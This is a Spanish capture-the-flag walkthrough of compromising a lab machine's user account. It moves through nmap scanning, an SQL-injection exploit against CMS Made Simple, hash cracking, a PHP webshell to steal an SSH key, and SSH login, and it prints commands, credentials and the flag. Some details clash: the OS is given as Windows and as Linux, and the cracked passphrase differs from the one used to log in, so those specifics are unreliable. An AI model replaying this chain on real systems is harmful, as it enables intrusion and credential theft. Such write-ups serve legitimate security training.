
h-c0n qualifier CTF 2020 boot2root Walkthrough: Machine (User flag)

{0x0} Introducción

Machine es una máquina ubicada en h-c0n qualifier CTF que debemos vulnerar para conseguir las flags de usuario (user.txt) y root (root.txt) creada por iHackLabs basada en Windows OS, os mostraremos los pasos que hemos dado.



{0x1} Reconocimiento

Y comprobamos que hay conexión con la máquina a vulnerar lanzado un *ping -c 3* preq02.ihacklabs.com

{0x2} Escaneo

Realizamos un escaneo de puertos para comprobar los servicios que están abiertos y corriendo en la máquina a vulnerar con *nmap -sS -sV preq02.ihacklabs.com -p- --script vuln*

```
root@1v4n:~/CTF/hc0n2020# nmap -sS -sV preq02.ihacklabs.com -p- --script vuln
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-11 CET
Nmap scan report for preq02.ihacklabs.com (54.36.134.34)
Host is up (0.042s latency).
rDNS record for 54.36.134.34: ip34.ip-54-36-134.eu
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
| http-csrf:
```

```
| Spidering limited to: maxdepth=3; maxpagecount=20; withinhost=preq02.ihacklabs.com
|   Found the following possible CSRF vulnerabilities:
|
|     Path: http://preq02.ihacklabs.com:80/manual/de/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/ja/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/pt-br/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/zh-cn/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/ko/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/en/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/fr/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/tr/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/es/index.html
|     Form id:
|     Form action: http://www.google.com/search
|
|     Path: http://preq02.ihacklabs.com:80/manual/da/index.html
|     Form id:
|_    Form action: http://www.google.com/search
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /admin/login.php: Possible admin folder
|   /doc/: Potentially interesting folder
|   /lib/: Potentially interesting folder
```

```
|   /manual/: Potentially interesting folder
|   /modules/: Potentially interesting directory w/ listing on 'apache/2.4.25
(debian)'
|   /tmp/: Potentially interesting directory w/ listing on 'apache/2.4.25 (debian)'
|_  /uploads/: Potentially interesting directory w/ listing on 'apache/2.4.25
(debian)'
|_http-server-header: Apache/2.4.25 (Debian)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| vulners:
|   cpe:/a:apache:http_server:2.4.25:
|           CVE-2017-7679     7.5   https://vulners.com/cve/CVE-2017-7679
|           CVE-2017-7668     7.5   https://vulners.com/cve/CVE-2017-7668
|           CVE-2017-3169     7.5   https://vulners.com/cve/CVE-2017-3169
|           CVE-2017-3167     7.5   https://vulners.com/cve/CVE-2017-3167
|           CVE-2019-0211     7.2   https://vulners.com/cve/CVE-2019-0211
|           CVE-2018-1312     6.8   https://vulners.com/cve/CVE-2018-1312
|           CVE-2017-15715    6.8   https://vulners.com/cve/CVE-2017-15715
|           CVE-2019-10082    6.4   https://vulners.com/cve/CVE-2019-10082
|           CVE-2017-9788     6.4   https://vulners.com/cve/CVE-2017-9788
|           CVE-2019-0217     6.0   https://vulners.com/cve/CVE-2019-0217
|           CVE-2019-10098    5.8   https://vulners.com/cve/CVE-2019-10098
|           CVE-2019-10081    5.0   https://vulners.com/cve/CVE-2019-10081
|           CVE-2019-0220     5.0   https://vulners.com/cve/CVE-2019-0220
|           CVE-2019-0196     5.0   https://vulners.com/cve/CVE-2019-0196
|           CVE-2018-17199    5.0   https://vulners.com/cve/CVE-2018-17199
|           CVE-2018-1333     5.0   https://vulners.com/cve/CVE-2018-1333
|           CVE-2017-9798     5.0   https://vulners.com/cve/CVE-2017-9798
|           CVE-2017-7659     5.0   https://vulners.com/cve/CVE-2017-7659
|           CVE-2017-15710    5.0   https://vulners.com/cve/CVE-2017-15710
|           CVE-2019-0197     4.9   https://vulners.com/cve/CVE-2019-0197
|           CVE-2019-10092    4.3   https://vulners.com/cve/CVE-2019-10092
|           CVE-2018-11763    4.3   https://vulners.com/cve/CVE-2018-11763
|_          CVE-2018-1283     3.5   https://vulners.com/cve/CVE-2018-1283
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 161.87 seconds
```

Observamos abiertos los puertos con sus correspondientes servicios como el 22 (ssh) y 80 (http) con posibles vulnerabilidades.

{0x3} Enumeración

Nos centramos en el servicio *http (80)* enumerando directorios accesibles con la herramienta ***Dirhunt*** y detectamos que hospeda ***CMS Made Simple Version 2.2.5 - Wawa*** . Con una posible vulnerabilidad crítica de inyección SQL con el ID ***CVE-2019-9053*** que fue puesta en conocimiento el *23/02/2019* y que el fabricante actualizó confirmando el *6/03/2019*.

```
root@1v4n:~/CTF/hc0n2020# dirhunt http://preq02.ihacklabs.com/index.php
Welcome to Dirhunt v0.6.0 using Python 3.7.5
[200] http://preq02.ihacklabs.com/  (HTML document)
    Index file found: index.php
[301] http://preq02.ihacklabs.com/manual  (Redirect)
    Redirect to: http://preq02.ihacklabs.com/manual/
[403] http://preq02.ihacklabs.com/icons/  (Generic)
[200] http://preq02.ihacklabs.com/manual/  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/glossary.html  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/sitemap.html  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/mod/directives.html  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/new_features_2_2.html  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/new_features_2_4.html  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/new_features_2_0.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/license.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/upgrading.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/invoking.html  (HTML document)
    Index file found: index.html
...
[200] http://preq02.ihacklabs.com/manual/es/stopping.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/install.html  (HTML document)
```

```
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/mpm.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/filter.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/handler.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/getting-started.html  (HTML document)
    Index file found: index.html
…
[200] http://preq02.ihacklabs.com/manual/es/expr.html  (HTML document)
    Index file found: index.html
[200] http://preq02.ihacklabs.com/manual/es/bind.html  (HTML document)
    Index file found: index.html
...
```

El exploit del CMS está disponible en [EDB-ID 46635] publicado el 02/04/2019. Nos descargamos el *exploit* y lo ejecutamos contra el servicio CMS obteniendo las credenciales de admin con ***hashcat***

```
[+] Salt for password found: da0834c2d528bc22
[+] Username found: admin
[+] Email found: admin@mccd.es
[*] Try: 91f237f9a5e2d049b5d948d8a097871c
hashcat -m 20 91f237f9a5e2d049b5d948d8a097871c:da0834c2d528bc22
/usr/share/wordlists/rockyou.txt -o output.txt --force
hashcat (v5.1.0) starting…
...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 4 secs
...
Session..........: hashcat
Status...........: Cracked
Hash.Type........: md5($salt.$pass)
Hash.Target......: 91f237f9a5e2d049b5d948d8a097871c:da0834c2d528bc22
Time.Started.....: Sun Jan 12 01:49:28 2020 (1 sec)
Time.Estimated...: Sun Jan 12 01:49:29 2020 (0 secs)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:     8416 H/s (1.06ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 2048/14344385 (0.01%)
Rejected.........: 0/2048 (0.00%)
Restore.Point....: 0/14344385 (0.00%)
```

```
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: 123456 -> lovers1
```

Observamos en el archivo *output.txt* la password del usuario ***admin*** y cuya password es ***lalala*** que son válidas y que nos da acceso al panel de administración de CMS


```
root@1v4n:~/CTF/hc0n2020/boot2root# ls -la
total 24
drwxr-xr-x 2 root root 4096 ene 12 01:49 .
drwxr-xr-x 6 root root 4096 ene 11 18:21 ..
-rw-r--r-- 1 root root 3370 ene 11 23:50 44976.py
-rw-r--r-- 1 root root 6385 ene 12 00:53 cve-2019-9053.py
-rw------- 1 root root   57 ene 12 01:49 output.txt
root@1v4n:~/CTF/hc0n2020/boot2root# cat output.txt
91f237f9a5e2d049b5d948d8a097871c:da0834c2d528bc22:lalala
```

Una vez dentro del Panel de administración nos ayudamos de la PHP webshell B4TM4N SH3LL para extraer las clave privada *id_rsa* en el directorio */home/prequal/backup/id_rsa* . Nos ayudamos de JtR para encontrar la credencial de acceso por el servicio de *ssh* perteneciente al usuario ***prequal***.

```
root@1v4n:~/CTF/hc0n2020/boot2root# python /usr/share/john/ssh2john.py id_rsa > id_rsa.hash
root@1v4n:~/CTF/hc0n2020/boot2root# john id_rsa.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
...
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
12345678         (id_rsa)
Proceeding with incremental:ASCII
12345678         (id_rsa)
2g 0:00:02:07  3/3 0.01570g/s 1216Kp/s 1216Kc/s 1216KC/s tumms31..tumml20
Session aborted
------------------
Pass 12345678
-----------------
```

{0x4} Acceso

Accedemos a la máquina con ***ssh -i id_rsa prequal@54.36.134.34*** y la password 123456 con éxito. En el directorio */home/prequal/* y obtenemos la flag de user que está en el archivo ***local.txt***




```
prequal@h-c0n_prequal:~$ id
uid=1001(prequal) gid=1001(prequal) groups=1001(prequal)
prequal@h-c0n_prequal:~$ pwd
/home/prequal
prequal@h-c0n_prequal:~$ ls -la
total 44
drwxr-xr-x 5 prequal prequal 4096 Jan 10 02:05 .
drwxr-xr-x 3 root    root    4096 Dec 19 04:41 ..
-rw------- 1 prequal prequal  118 Jan 10 02:05 .Xauthority
-rw------- 1 prequal prequal   84 Jan 10 01:42 .bash_history
-rw-r--r-- 1 prequal prequal  220 Dec 19 04:41 .bash_logout
-rw-r--r-- 1 prequal prequal 3526 Dec 19 04:41 .bashrc
drwxr-xr-x 2 prequal prequal 4096 Dec 19 04:45 .nano
-rw-r--r-- 1 prequal prequal  675 Dec 19 04:41 .profile
drwx------ 2 prequal prequal 4096 Jan  9 11:14 .ssh
drwxr-xr-x 2 prequal prequal 4096 Jan  9 11:26 backup
-rw------- 1 prequal prequal   40 Jan  9 04:09 local.txt
prequal@h-c0n_prequal:~$ cat local.txt
H-c0n{3ab7568bdae26ac11f6b9e14cad546f9}
```

Y conseguimos tener acceso a local.txt > ***H-c0n{3ab7568bdae26ac11f6b9e14cad546f9}***

Autor: 1v4n a.k.a. @1r0Dm48O
Twitter: https://twitter.com/1r0Dm48O